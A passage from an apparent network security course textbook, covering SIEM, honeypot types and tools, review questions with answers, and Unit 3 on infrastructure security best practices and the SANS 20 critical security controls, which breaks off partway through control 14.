SIEM products usually include several features such as incident tracking mechanism, Graphical user interfaces (GUI) for analysis of log, report generation, knowledgebase of threats and others. SIEM products typically provide many of the features required for log management but add event-reduction, alerting and real-time analysis capabilities. They provide the layer of technology that gives the confidence that not only are logs being gathered but they are also being reviewed.SIEM also allows for the importation of data that isn't necessarilyevent-drivensuchas vulnerability scanning reports and output of the compliancetools.

1.6 HONEYPOT

A honeypot is a system which is designed to entice intruders to probe, attack and compromise the system, while their motives, moves and techniques are being monitored and studied, all without the intruders knowledge in other words it is as a closely monitored computing resource thatweintendtobeprobed,attacked,orcompromisedbyadversaries.Thevalueofahoneypotis determined by the information that we can obtain from it. Monitoring the data that enters and leaves a honeypot lets us gather information.Honeypotscandetectvulnerabilitiesthatarenotyet discovered, it also help in understand attacker's methods. Because a honeypot has no production value, any attempt to contact it issuspicious.

Based on the depth of interaction honeypot provides to the attacker, honeypots are classified in following two categories 1) high-interaction honeypot and 2) low-interaction honeypot. A high-interaction honeypot simulates all aspects of an operating system while a low-interaction honeypot simulates only some parts.

a. High-Interaction Honeypots: A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further networkattacks.
b. Low-Interaction Honeypots: Low-interaction honeypots simulate only services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are more limited, but they are useful to gather information at a higherlevel.

Honeypot systems are also classified as physical and virtual based on the way it is deployed as a physical hardware or in virtual environment. A physical honeypot is a real machine on the network with its own IP address. A virtual honeypot is simulated machine that responds to network traffic sent to the virtual honeypot. Physical honeypots are often high-interaction, so allowing the system to be compromised completely, they are expensive to install and maintain. For large address spaces, it is impractical or impossible to deploy a physical honeypot for each IP address. In that case, we need to deploy virtual honeypots.

Based on the usage of honeypot are classified as 1) production and 2) research. The purpose of a production honeypot is to help mitigate security risks in an organization by detecting and dealing with the intruders. Research honeypot is to gain information of the intruders' methods and unknown vulnerabilities. Research honeypot provide counter intelligence data for the security community.

Value of Honeypot in Prevention, Detection and reactive activities: Honeypot can contribute in useful manner in prevention, detection and reactive activities of the organisation.

- Prevention:Honeypotsarenotdesignedtopreventintruder‘sattacks.Howeverdeception, a honeypot by-product, which works by luring intruders away from real production systems, may sometimes provide some degree ofprevention.
- Detection: Honeypots can complement intrusion detection capabilities of the organisation,itevenhelp organizationstounderstandthemethodsofattackersanddetect unknown vulnerabilities/zero-day vulnerabilities. Since, honeypots detect intrusion by monitoring activities, instead of relying on an attack signature database it provides valuable information for undiscovered exploits.
- Reactive activities: Honeypots can help incident response team to analyze the security incident and control the impact of the attack by applying appropriate controls on productionenvironment.
- HoneypotUtilities:This section discuss some of the honey potutilities.you can download and experiment with them, for furthering exploringhoneypot.
- Honeyd: this OpenSource honeypot offers a mid-high level of interaction, by constantly monitoring un-assigned and un-used IP addresses, and through ARP spoofing, it assumes IP address of the victim, and interacts with intruders through emulated services; this is a verypowerfultoolbecauseitcanemulatemorethan400differentoperatingsystems,and assume thousands of IP addresses simultaneously, it can also emulate operating systems at either the application or network stack level, which means both would behave like the emulated operating system if intruders run nmap on thehoneypot.
- BackOfficer Friendly (BOF): this OpenSource honeypot offers a low level ofinteraction; it emulates basic services (like http, ftp, telnet, mail etc.), logs intrusion attempts, and fakes replies, but there is not much else the intruder cando.
- Honey stick is a portable honey net demonstration and incident response tool-an complete os platform,geniiihoneywall and one or more honeypots on a single boot a bleusb stick.
- Honeynet: this OpenSource honeypot project offers the high level of interaction, it is essentially a network of real production systems, where there is absolutely no emulation, as one can imagine, great deal of care has to be taken not to let one compromised honeypot launch attacks to the others, and that is why it is mostly used in research environments.

To Do

Activity 4: Install and configure Snort - Intrusion Prevention system in your system.

Activity 5: Install and interact with Honeyd in your system.

1.7 LET US SUM UP

In this unit we learnt about technological safe guards to protect the network from security threats. We discussed importance and application of the perimeter security devices such as Firewall, Intrusion Prevention System (IPS), Intrusion Detection System (IDS) and security information and event management(SIEM). It is important to understand functionalities and limitations of the security devices to better use them effectively. In the end of unit we discussed honeypot and its applications in production and research environment. Honeypot are excellent tools for capturing unknown or new threats. Students are advices to explore further on network and perimeter security devices.

1.8 CHECK YOUR PROGRESS

1.Discuss Application levelfirewall.
2.What is Network Address Translation (NAT).
3.Write note on security information and eventmanagement.
4.Discuss Network Behavior Analysis (NBA).
5.Explain Network Intrusion Detection and
PrevntionSystem.
6. What is a honeypot? Discuss different type
of honeypots.

1.9 ANSWERS TO CHECK YOUR PROGRESS

1. The application firewall operate on OSI layer 7 i.e application layer An application firewall is a form of firewall that controls input, output, and/or access from, to, or by an application or service. It operates by monitoring and potentially blocking the input, output, or system service calls that do not meet the configured policy of thefirewall.

2. Network Address Translation (NAT) is a way to map an entire network (or networks) to a single IP address. NAT is necessary when the number of IP addresses assigned to you by your Internet Service Provider is less than the total number of computers that you wish to provide Internet access for.

3. Security information and event management (SIEM) is a term for software products and services combining security information management (SIM) and security event management (SEM). SIEM technology provides real-time analysis of security alerts generated by network hardware and applications. Students may explore further about its implementation and how it works.

4. Network Behavior Analysis (NBA) is approach of detecting intrusion attempt, anomalies, advanced threats and undesirable behavior which is based on continuous evaluation and analysis of network traffic statistics.

5. Network Based Intrusion Detection and Prevention Systems (NBIDPS) is a network security/threatdetectionandpreventiontechnologythatexaminesnetworktrafficflowstodetect and prevent attacks on network. Students are advised to discover further aboutNBIDPS.

6. A honeypot is a system which is designed to entice intruders to probe, attack and compromisethe system,while their motives, moves and techniques are being monitored and studied, all without the intruders knowledge in other words it is as a closely monitored computing resource that we intend to be probed, attacked, or compromised by adversaries. Based on operations honeypots can be of two types high-Interaction Honeypots and low-Interaction Honeypots. A high-interaction honeypot simulates all aspects of an system while a low-interaction honeypot simulates only some parts. A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further network attacks, however low-interaction honeypots simulateonly services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are limited, but they are useful to gather information at a higherlevel.

1.10 MODEL QUESTIONS

1. Write a short note on network securitytechnologies.
2. What is a firewall? Discuss different type of firewallfiltering.
3. What is a difference between network based and host based intrusion detection and prevention system.
4. Discuss the various placement of intrusion detection and prevention system in anetwork.
5. What do you understand by log management, how it is different from security information and eventmanagement.
6. Discuss honeypot technology and itsapplications.
7. Distinguish between High-interaction and low-interactionhoneypot.
8. Discuss honeypot utilities known to you.
9. What is a signature based detection, how it is different from anomalydetection.
10. Write a note on Snort - Intrusion PreventionSystem.

Unit 3: Network Security – Controls and Best Practices

3

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the network security best practices.
- Understand the network security controls.
- Understand design of securenetwork.
- Know the critical security controls for cyberdefense.

1.2 INTRODUCTION

In previous units i.e unit I and unit II, you studied about network threats and network security technologies,this unit focus on network security best practices and security controls.Thecontent of this unit is divided into two main parts first we will discuss network infrastructure security best practices followed by critical security controls for cyber defense. Critical Security Controls (CSC) is a prioritized list designed to provide maximum benefits toward improving risk posture against real-world threats. This unit is derived from the industry best practices as provided in documents and framework of CISCO, SANS, IEEE andMitre.

1.3 NETWORK INFRASTRUCTURE SECURITY BEST PRACTICES

The first step towards network security is to secure the infrastructure itself.This includes actions like passwords, securing device access etc, something applicable to all layers and subsets of the network. Following are the key areas of infrastructuresecurity:

1. Network infrastructure EdgeSecurity.
2. Infrastructure device access protection.
3. Routing infrastructure Security.
4. Device resiliency andsurvivability.
5. Monitoring, Analysis andCorrelation.
6. Network policyenforcement.
7. Switching infrastructuresecurity.
8. Threat Control and Containment
9. Endpoints Security
10. Secure Third-Party Connectivity

Threats to the organization network Infrastructure

A threat to the organization network infrastructure is discussed in detail in unit I of this block. You may refer to unit I to recall common threats to network and threat landscape.

Best practices for network infrastructure security

In following paragraphs we will discuss and understand best practices for network infrastructure security. Students are advised to refer to CISCO SAFE reference guide for the details.

Secure the Network Infrastructure Edge

Network Infrastructure edge like the Internet edge which provides connectivity to the Internet and that acts as the gateway for the organisation to the rest of the cyberspace and WAN edge of infrastructure provides geographically remote users with access to the organization network and services are important to consider when designing secure network infrastructure. At the edge, data usually flow from one trust zone to another trust zone, which exposes networktothethreats also failure of network infrastructure edge can impact availability of the network. The availability and overall security of the infrastructure edge is the key for business continuity. Following are good practices to secure the network infrastructureedge:

1. **Isolate and Encrypt WAN Traffic**: Segment organization WAN traffic from other traffic on the WAN to enable the confidentiality and integrity of data. This may be achieved through a dedicated point-to-point link, a corporate managed VPN, a client- originated VPN or a service provider-managed MPLS service. If data loss and data manipulation are possible threat on WAN traffic, data in-transit over the WAN may be encrypted.
2. **Authenticate WAN Access:** Access to the organization WAN should include strong authentication mechanism to prevent unauthorized access to the network and data.
3. **Threat Detection and Mitigation:** Intrusion prevention and network telemetry to identify and mitigate threats. IPS based global correlation, reputation-based filtering, botnet and malware blockingsolutions.
4. **Edge Protection:** Traffic filtering, routing security, firewall integration, and IP spoofing protection to discard anomalous traffic flows, prevent unauthorized access and block illegitimatetraffic.
5. **Network Foundation Protection:** Device hardening, control and management plane protection throughout the entire infrastructure to maximize availability and resiliency.
6. **SecureMobility**:Always-onVPN protection for PC-based and smartphone mobile users. Persistent and consistent policy enforcement independent of user location. Enforcement of Client Firewall Policies. Optimal gateway selection to ensure best connectivity. Integration with web security and malware threat defense systems deployed at the enterprisepremises.
7. **Enhanced Availability and Resiliency**: Hardened devices and high-availability design to ensure optimal service availability. Design leverages redundant systems, stateful failover, and topologicalredundancy.

Protect Infrastructure Device Access

It is critical to secure the access to the network infrastructure devices like router, firewall, and switches to protect the network infrastructure. Uncontrolled or unmanaged access to theinfrastructure devices can lead to serious network security compromise and operational glitches. Following are some important points to be kept in mind:

1. **Restrict device accessibility:** Limit the accessible ports and restrict the permitted communicators

and the permitted methods ofaccess.

2. **Present legal notification:** Display legal notice developed in conjunction with company legal counsel for interactive sessions.
3. **Authenticate access:** Ensure access is only granted to authenticated users, groups, and services.
4. **Authorize actions:** Restrict the actions and views permitted by any particular user, group, orservice.
5. **Ensure the confidentiality of data:** Protect locally stored sensitive data from viewing and copying. Consider the vulnerability of data in transit over a communication channel to sniffing, session hijacking, and man-in-the-middle (MITM) attacks.
6. **Log and account for all access**: Record who accessed the device, what occurred, and when for auditingpurposes.
7. **Password Protection:** Passwords should generally be maintained and controlled by a centralized Authentication, Authorization and Accounting (AAA) server.

Routing infrastructure Security

Routing is one of the most important parts of the infrastructure that keeps a network running, and as such, it is absolutely critical to take the necessary measures to secure it. There are different ways routing can be compromised, from the injection of illegitimate updates to DoS specially designed to disrupt routing. Attacks may target the router devices, the peering sessions, and/or the routinginformation.

1. **Restrict routing protocol membership**: Limit routing sessions to trusted peers, validates origin, and integrity of routing updates. Many dynamic routing protocols, particularly interior gateway protocols, implement automatic peer discovery mechanisms that facilitate the deployment and setup of routers. By default, these mechanisms operate under the assumption that all peers are to be trusted, making it possible to establish peering sessions from bogus routers and to inject false routing data. It is required to enable features designed to restrict routing sessions to trusted peers and that help validate the origin and integrity of routing updates.
2. **Control route propagation:** Enforce route filters to ensure only valid routing information is propagated. Control routing information exchange between routing peers and between redistributing processes. Route filtering is important tool to secure the routing infrastructure. Most routing protocols allow the configuration of route filters that prevent specific routes from being propagated throughout the network. In terms of security, these filters are useful because they help ensure that only legitimate networks areadvertised;and networks that are not supposed to be propagated are never advertised.
3. **Log status changes**: Log the status changes of adjacency or neighbor sessions. Frequent neighbor status changes (up or down) and resets are common symptoms of networkconnectivity and network stability problems that should be investigated. These symptoms may also indicate ongoing attacks against the routing infrastructure. Logging the status changes of neighbor sessions is a good practice that helps identify such problems and that facilitates troubleshooting. In most routing

protocols, status change message logging is enabled by default. When enabled, every time a router session goes down, up, or experiences a reset, the router generates a log message. If syslog is enabled, the message is forwarded to the syslog server; otherwise is kept in the router's internal buffer.

Network Device Resiliency and Survivability

Network devices may be subject to attacks designed to affect the network availability. Possible attacks include Distributed DoS, DoS , flood attacks, reconnaissance and unauthorized access. Following are the recommended for preserving the resiliency and survivability of network:

1. **Disable unnecessary services and ports**: Devices are having list of services turned on in default installation. Services and port not required by the environment must be disable to reduce the attacksurface.
2. **Implement Infrastructure protection Access Control List (ACLs):** Infrastructure ACLs (iACLs) are designed to explicitly permit authorized control and management traffic bound to the infrastructure equipment such as routers and switches, while denying any other traffic directed to the infrastructure address space. ACLs shields the network infrastructure from internal and externalattacks.
3. **Port security consideration-Access based on MAC address**: attacker can mount attackssuchasDoSattackagainstinfrastructuredevicesbyusingMACfloodingtocause MAC address table exhaustion. This type of attack can be addressed with a feature calledPort Security. Port Security helps mitigate attacks by restricting the MAC addresses that are allowed to send traffic on a particular port. Once Port Security is enabled on a port, only packets with a permitted source MAC address are allowed to passthrough the port.
4. **Redundancy to survive the failure or overloading of the device:** Networks are built out of numerous hardware and software components that may fail or that may be subject to attacks. Implementing redundant designs helps eliminate single points-of-failure, improving the availability of the network and making it more resistant to attacks. Different ways of implementing redundancy varies from deploying simple backup interfaces up to building complete redundanttopologies.

Monitoring, Analysis andCorrelation

Monitoring of the network events, central correlation and analysis capabilities, troubleshooting and identifying security incidents and threats in the network is vital part of the network infrastructure security. It is critical to have visibility and awareness into what is occurring on the network at any given time. Collecting, trending, and correlating logging, flow, and event information help identify the presence of security threats, compromises, and data leak. Network telemetry offers extensive and useful detection capabilities that can be coupled with dedicated analysis systems to collect, trend, and correlate observed activity.

Monitoring, Analysis and correlation solution helps in:

- identify the presence of security threats, compromises, and dataleak

- Confirm securitycompromises
- Reduce falsepositives
- Reduce volume of eventinformation
- Determinetheseverityofanincident
- Reduce incident responsetimes

Monitoring parameters recommended for network devices:

- **NetworkTimeProtocol (NTP)-Timesynchronization**:Time synchronization is critical for event analysis and correlation, thus enabling NTP on all infrastructure components is a fundamental requirement. It is important for all systems to be using the same time server, so that logs are synchronized. Without time synchronization it is difficult to accurately determine the sequence of events across systems orapplications.
- **Local device traffic statistics:** Local device statistics provide baseline information such as per-interface throughput and bandwidth statistics, enabled features and global per- protocol traffic statistics. It is a important parameter in anomalies detection like in DDoS and floodingattacks.
- **System status information:** Parameter such as memory and CPU utilization and Processes resource utilization are helpful in establishing a baseline for normal status of the device, from which anomalies may bedetected.
- **Syslog:** Syslog is recommended for all network devices as it provides invaluable operational information, including system status, traffic statistics, and device access information.
- **SNMP:** Simple Network Management Protocol(SNMP)isan"Internet-standardprotocol for managing devices on IP networks". SNMP provides a standardized framework and a common language used for the monitoring and management of devices in a network. SNMP should be enabled throughout the network infrastructure as it provides valuable system and event information.
- **ACLlogging:** Logging-enabled access control lists(ACLs)provide insightin to trafficas it traverses the network or is dropped by networkdevices.
- **Accounting:** Accounting is important feature along with authentication and authorization, it provides the ability to track user access, including user identities, start and stop times, executed commands, number of packets, and number ofbytes.
- **Configuration change Notification and logging:** Configuration Change Notification and Logging (Configuration Logging) feature should be enabled in network devices, it allows the tracking of configuration changes entered on a per-session and per-user basis by implementing a configurationlog.
- **Packet capture:** Packet capture at interface, network device or endpoint is important for detail analysis of an anomaly or attack inprogress.

Network Policy Enforcement

Network policy enforcement is primarily concerned with ensuring that traffic entering a network conforms to the network policy, including the IP address range and traffic types. Anomalous packets should be discarded as close to the edge of the network as possible, thereby minimizing the risk of exposure. Key steps to implementing baseline network policy enforcement are:

1. **Access Edge Filtering:** Network Security Baseline is focused on securing the network infrastructure itself, the control and management planes. Access edge filtering in this context is implemented to enforce policy on what traffic is permitted to be directed towards the network infrastructure devicesthemselves.
2. **IP Spoofing Protection:** Spoofing protection involves discarding traffic that has an invalid source address. Network security baseline includes source IP spoofing protection based on RFC 2827 ingress traffic filtering. Packets with spoofed source IP addresses represent a security risk as they are often used to conduct an attack, in order to evade traceability and bypass accesscontrols.

Switching Infrastructure Security

Networks use switches to connect computers, printers and servers within a building or campus. A switch serves as a controller, enabling networked devices to talk to each other efficiently. Switching security is concerned with ensuring the availability of the Layer-2 switching network. Securing and preserving the switching infrastructure is key requirement for network infrastructure security.

1. **Restrict broadcast domains:** Segment broadcast domains into multiple IP subnets or VLANs using a hierarchical design instead of one large broadcast domain. The use of hierarchical design principles provides the foundation for implementing scalable and reliableLANs.
2. **Port Security consideration:** configure each switch port with a unique list of the MAC addresses of devices that are authorized to access the network through that port. This enables individual ports to detect, prevent, and log attempts by unauthorized devices to communicate through the switch.

Implement VLAN best practices

- Always use a dedicated VLAN ID for all trunkports
- Disable all unused ports and put them in an unusedVLAN
- Do not use VLAN 1 foranything
- Configure all user-facing ports asnon-trunking
- Explicitlyconfiguretrunkingoninfrastructureports
- UsealltaggedmodeforthenativeVLANontrunks
- Set the default port status todisable

Threat Control andContainment

Threat detection and mitigation capabilities at network infrastructure are available on security appliances like firewall, Intrusion Prevention System (IPS), Intrusion Detection System (IDS), Email and Web security appliances. Threat control and containment solution should be deployed to protect network infrastructure. It is recommended to have following capabilities and features in selected threat control and containment solution.

1. **Complete visibility:** Infrastructure-wide intelligence provides an accurate vision of network topologies, attack paths, and extent of the damage.
2. **Adaptive response to real-time threats:** Source threats are dynamically identified and blocked inreal-time.
3. **Consistent policy enforcement coverage:** Mitigation and containment actions may be enforced at different places in the network fordefense-in-depth.
4. **Minimize effects of attacks:** Response actions may be immediately triggered as soon as an attack is detected, thereby minimizing damage.
5. **Common policy and security management:** A common policy and security management platform simplifies control and administration, and reduces operational expense.

Endpoints Security

Network endpoints are defined as any systems that connect to the network and communicate with other entities over the network infrastructure such as servers, desktop computers, laptops, printers, handheld devices and IP phones. The vulnerability of any particular endpoint can impact the security and availability of an entire enterprise. Common threats to these endpoints include malware, adware, spyware, viruses, worms, botnets, and E-Mail spam. Thus, endpoint security is a critical element of an integrated, defense-in-depth approach to protecting both clients and servers themselves and the network to which they connect. The first step in properly securing the endpoints requires end-user awareness and the adoption of the appropriate technical controls like antimalware software, Host based firewall, Host-based IPS/IDS, Patch and update policy enforcement.

Secure Third-Party Connectivity

The ability to communicate and collaborate with partners, suppliers, customers, and employees anytime and anywhere is a requirement for organization. Network infrastructure must be protected from the threat due to third-part connectivity. Organization must ensure data confidentiality and integrity through a range of VPN options and PKI for strong, scalable authentication. Following are key points to consider for securing third-party connectivity.

1. **Secure WAN/Internet Connectivity:** Data confidentiality and integrity through a rangeof VPN options and PKI for strong, scalable authentication.
2. **Granular Access Control:** Extranet edge firewall and filtering rules should provide granular access control to necessary resources of the network to the third-party site.

1.4 CRITICAL SECURITYCONTROLS

Security controls are safeguards or countermeasures to avoid, detect, counteract, or minimize security risks to information systems. Controls help to reduce the risk of damage or loss by stopping, deterring, or slowing down an attack against an information asset. The Council on CyberSecurity is an independent, expert, not-for-profit organization with a global scope committed to the security of an open Internet. The Council is committed to the ongoing development, support, and adoption of the Critical Controls for effective cyber defence; to elevating the competencies of the cyber security work force;and to the development of policies that lead to measurable improvements in our ability to operate safely, securely and reliably in cyberspace. (for more information visit*http://www.cisecurity.org/)*

The SANS20 Critical Security Controls (CSC) is a prioritized list designed to provide maximum benefits toward improving risk posture against real-world threats. This list of 20 control areas grew out of an international consortium of U.S and international agencies and experts, sharing from actual incidents and helping to keep it current against evolving global cyber security threats. Additionally, the SANS Top 20 CSC are mapped to NIST controls. Objective of prioritizing controls is to select the controls that would have the greatest impact in improving risk posture of organizations against real-worldthreats.

It is recommended that organizations should examine all twenty control areas against their currentstatusanddevelopanorganization-specificplantoimplementthecontrols.Organizations withlimitedinformation securityprogramsmaychoosetoaddress certainaspectsofthecontrols in order to make rapid progress and to build momentum within their information security program.

In following paragraphs, we will discuss 20 critical security controls in brief, for the details of why control is important, how to implement and how to measure effectiveness of the control students should explore SANS 20 critical security controls listed in SANS website at http://www.sans.org. Students are further advised to visit SANS (http://www.sans.org) and Center for Information Security (http://www.cisecurity.org/) website for updated list of controls to explore and understand new critical security controls as it is updated and modified as per the threat perception and other related parameters.

SANS 20 critical controls for cyberdefense

Following are the 20 critical controls for cyber defense as per version 5 of Critical Controls for cyber defense.

1. Inventory of Authorized and Unauthorized Devices
2. Inventory of Authorized and Unauthorized Software
3. Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, andServers
4. Continuous Vulnerability Assessment and Remediation
5. MalwareDefenses

6. Application SoftwareSecurity
7. Wireless AccessControl
8. Data RecoveryCapability
9. Security Skills Assessment and Appropriate Training to FillGaps
10. Secure Configurations for Network Devices such as Firewalls, Routers, andSwitches
11. Limitation and Control of Network Ports, Protocols, and Services
12. Controlled Use of AdministrativePrivileges
13. BoundaryDefense
14. Maintenance, Monitoring, and Analysis of AuditLogs
15. Controlled Access Based on the Need to Know
16. Account Monitoring andControl
17. DataProtection
18. Incident Response andManagement
19. Secure NetworkEngineering
20. Penetration Tests and Red TeamExercises

Brief description of Critical Controls- Need of Critical Control

1. **Critical Control 1: Inventory of Authorized and Unauthorized Devices:** Many criminal groups and advisories deploy systems that continuously scan address spaces of target organizations waiting for new, unprotected systems to be attached to the network. The attackers also look for laptops not up to date with patches because they are not frequently connected to the network. One common attack takes advantage of new hardware that is installed on the network one evening and not configured and patched with appropriate security updates(i.e.,'hardened')until the following day.Attackersfrom anywhere in the world may quickly find and exploit such systems that are Internet- accessible. Furthermore, even for internal network systems, attackers who have already gained internal access may hunt for and compromise additional improperly secured internal computer systems. The attackers use the night-time window to install backdoors on the systems that are still present after the systems are hardened and are used for exfiltration of sensitive data from compromised systems and from other systems connected to it. Additionally, attackers frequently look for experimental or test systems that are briefly connected to the network but not included in the standard asset inventory of an organization. Such experimental systems tend not to have as thorough security hardening or defensive measures as other systems on the network. Although thesetestsystems do not typically hold sensitive data, they offer an attacker an avenue into the organization, and a launching point for deeper penetration.
2. **Critical Control 2: Inventory of Authorized and Unauthorized Software**: Computer attackers deploy systems that continuously scan address spaces of target organizations looking for vulnerable versions of software that can be remotely exploited. Sophisticated attackersmayuse"zero-day"exploits-whichtakeadvantageofvulnerabilitiesforwhich no patch has yet

been released by the software vendor. Those that do not enforce white lists of authorized applications make their systems more vulnerable. Such machines are more likely to be running software that is unneeded for business purposes, introducing security flaws. Furthermore, machines without white lists of authorized applications provide an easier target for attackers to exploit to run their own unauthorized software. Once a single machine is exploited, the attackers use it as a staging point for collecting sensitive information from the compromised system and from other systems connected to it. In addition, compromised machines are used as a launching point for movement throughout the network and partnering networks. Organizations that do not have complete software inventories are unable to find systems running software likely to have been compromised by exploits, because they do not know which systems are running what software.

3. **Critical Control 3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers**: On both the Internet and internal networks that attackers have already compromised, automated computer attack programs constantly search target networks looking for systems that were configured with vulnerable software installed the way that it was delivered from manufacturers and resellers, thereby being immediately vulnerable to exploitation. Attackers attempt to exploit both network-accessible services and browsing client software using such techniques. The two possible defenses against these automated exploits are to ask every computerusertoreconfiguresystemstobemoresecurelyconfiguredortobuyandinstall computer and network components with the secure configurations already implemented and to update these configurations on a regular basis. Despite a majority of organisations that still use the former approach, only the latter approach (i.e., updating configurations on a regular basis)is effective.Establishing and monitoring secure configurations provide the motivation to the organisation to ensure systems are purchased with secure configurations bakedin.
4. **Critical Control 4: Continuous Vulnerability Assessment and Remediation:** Soon after new vulnerabilities are discovered and reported by security researchers or vendors, attackers develop exploit code and then launch that code against targets of interest. Any significant delays in finding or fixing software with critical vulnerabilities provides ample opportunity for persistent attackers to break through, gaining control over the vulnerable machines and getting access to the sensitive data they contain. Attackers take advantage of the fact that network devices may become less securely configuredover Time as users demand exceptions for specific and temporary business needs, the exceptions are deployed, and those exceptions are not undone when the business need is no longer applicable. Making matters worse, in some cases, the security risk of the exception is never properly analyzed, nor is this risk measured against the associated business need. Attackers search for electronic holes in firewalls, routers, and switches and use those to penetrate defenses. Attackers have exploited flaws in these network devices to redirect traffic on a network (to a malicious system masquerading as a trusted system), and to intercept and alter information while in transmission. Through such actions, the attacker gains access to sensitive data, alters important information, or even uses one compromised machine to pose as another trusted system on the network.

5. **Critical Control 5: Malware Defenses**: Tens of thousands of viruses and other malicious code are circulating on the Internet either in email attachments or downloaded from web sites or through other means of delivery. Malicious software is an integral and dangerous aspect of Internet threats, and can be designed to attack systems, devices and data. Modern malware can be designed to avoid defenses, detection, or to attack or disabledefense.
6. **Critical Control 6: Application Software Security:** Attacks against vulnerabilities in applications have been a top priority for criminal organizations since 2005. In that year the attackers focused on exploiting vulnerabilities in ubiquitous products such as anti- virus tools and back-up systems. These attacks continue with new vulnerabilities in security products and in back-up tools being discovered and exploited each week. Many more web and non-web application attacks are emerging. On average more than 70 new vulnerabilities are found every week in commercial applications - and many more are waiting to be found (or have already been exploited without public recognition) in custom applications written by programmers for individual sites in government, commercial, and privateenterprises.
7. **Critical Control 7: Wireless Access Control**: One of the largest data thefts in history was initiated by an attacker sitting in a car in a parking lot and breaking through the organization's security perimeter by connecting wirelessly to an access point inside the organization. Other wireless devices accompanying travelling officials are being infected every day through remote exploitation during air travel or in a cyber cafe. Such exploited systems are then being used as back doors when they are reconnected to the network of a target organization. Still other organizations have reported the discovery of unauthorized wireless access points discovered on their network, planted and sometimes hidden for unrestricted access to an internal network. Because they do not require direct physical connections, wireless devices are a convenient attackvector.
8. **Critical Control 8: Data Recovery Capability**: When attackers compromise machines, they often make significant changes to configurations and software. Sometimes attackers also make subtle alterations of data stored on compromised machines, potentially jeopardizing organizational effectiveness with polluted information. When theattackers'presence is discovered, organizations without a trustworthy data recovery capability can have extreme difficulty removing all aspects of the attacker's presence on the machine.
9. **Critical Control 9: Security Skills Assessment and Appropriate Training to Fill Gaps**: The skills of four groups of people are constantly being tested byattackers:

    - End users are fooled into opening attachments and loading software from untrusted sites, visiting web sites where they are infected andmore.
    - System administrators are also fooled like normal users but are also tested when unauthorized accounts are set up on their systems, when unauthorized equipment is attached, when large amounts of data areexfiltrated.
    - Security operators and analysts are tested with new and innovative attacks with sophisticated

privilege escalation, with redirection and other attacks along with a continuous stream of more traditionalattacks.

- Application programmers are tested by criminals who find and exploit the vulnerabilities they leave in theircode.

It is tempting to think of cyber defense primarily as a technical challenge, but the actions of people also play a critical part in the success or failure of an enterprise. People fulfill important functions at every stage of system design, implementation, operation, use, and oversight. Examples include: the actions of end users (who can fall prey to social engineering schemes such as phishing); IT operations (who may not recognize the security implications of IT artifacts and logs); security analysts (who struggle to keep up with an explosion of new information); system developers and programmers (who don't understand the opportunity to resolve root cause vulnerabilities early in the system life- cycle); and executives and system owners (who struggle to quantify the role that cybersecurity plays in overall operational/mission risk, and have no reasonable way to make relevant investment decisions). Attackers are very conscious of these issues and use them to plan their exploitationsby, for example: carefully crafting phishing messagesthat look like routine and expected traffic to an unwary user; exploiting the gaps or seams between policy and technology (e.g., policies that have no technical enforcement); working within the time window of patching or log review; using nominally non- security-critical systems as jump points or bots.

No cyber defense approach can begin to address cyber risk without a means to address this fundamental vulnerability. Conversely, empowering people with good cyber defense habits can significantly increase readiness.

10. **Critical Control 10: Secure configurations of network devices such as firewalls, Routers, and Switches:** Attackers take advantage of the fact that network devices may become less securely configured over time as users demand exceptions for specific and temporary business needs, the exceptions are deployed, and those exceptions are not undone when the business need is no longer applicable. Making matters worse, in some cases, the security risk of the exception is never properly analyzed, nor is thisriskmeasured against the associated business need. Attackers search for electronic holes in firewalls, routers, and switches and use those to penetrate defenses. Attackers have exploited flaws in these network devices to redirect traffic on a network (to a malicious system masquerading as a trusted system), and to intercept and alter information while in transmission. Through such actions, the attacker gains access to sensitive data, alters important information, or even uses one compromised machine to pose as another trusted system on the network.
11. **Critical Control 11: Limitation and Control of Ports, Protocols and Services**: Attackers search for services that have been turned on and that can be exploited. Common examples are web servers, mail servers, file and print services, and DNS servers. Many software packages automatically install services and turn them on as part of the installation of the main software

package without ever informing the user that the services have been enabled. Because the user does not know about the services, it is highly unlikely that the user will actively ensure the services are disabled if they are not being used or regularly patched if they are beingused.

12. **Critical Control 12: Controlled Use of Administrative Privileges**: Two very common attacker techniques take advantage of uncontrolled administrative privileges. In the first, a workstation user is fooled into opening a malicious email attachment, downloading and opening a file from a malicious web site, or simply surfing to a website hosting attacker content that can automatically exploit browsers. The file or exploit contains executable code that runs on the victim's machine. If the victim's computer is running with administrative privileges, the attacker can take over the victim's machine completely and install keystroke loggers, sniffers, and remote control software to find administrator passwords and other sensitive data. The second common technique used by attackers is elevation of privileges after using a vulnerable service or a guessed password to gain access to a server. If administrative privileges are loosely and widely distributed, the attackerhasamucheasiertimegainingfullcontroloftheservers,because there are many more accounts that can act as avenues for the attacker to compromise administrative privileges. One of the most common of these attacks involves the domain administration privileges in large Windows environments, giving the attacker significant control over large numbers of machines and access to the data theycontain.
13. **Critical Control 13: Boundary Defense**: Attackers target Internet-facing systems becausetheyareaccessible.Theyuseweaknessestheyfindthereasjumpingoffpointsto get inside the boundary to steal or change information or to set up persistent presence for later attacks. Additionally, many attacks occur between business partner networks, sometimes referred to as extranets, as attackers hop from one organization's network to another, exploiting vulnerable systems on extranet perimeters. Boundary defenses tostop these types of attack have multiple dimensions: all Internet and extranet traffic passes through managed, authenticated proxies,a DMZ is employed that is separated from internal systems either physically or through tightly monitored filtering, and securely configured firewalls and intrusion detection systems are to deploy at each gateway.
14. **Critical Control 14: Maintenance, Monitoring and Analysis of Complete Audit Logs**: Deficiencies in security logging and analysis allow attackers to hide their location, malicious software used for remote control, and activities on victim machines.Even if the victims know that their systems were compromised, without protected and complete logging records, the victim is blind to the details of the attack and to the subsequent actions taken by the attackers after they gained the initial foothold. Sometimes logging records are the only evidence of a successful attack. Many organizations keep audit records for compliance purposes but attackers rely on the fact that such organizations rarely look at the audit logs so they do not know that their systems have been compromised. Because of poor or non-existent log analysis techniques, attackers sometimes

control victim machines for months or years without anyone in the target organization knowing, even though the evidence of the attack has been recorded in unexamined log files.

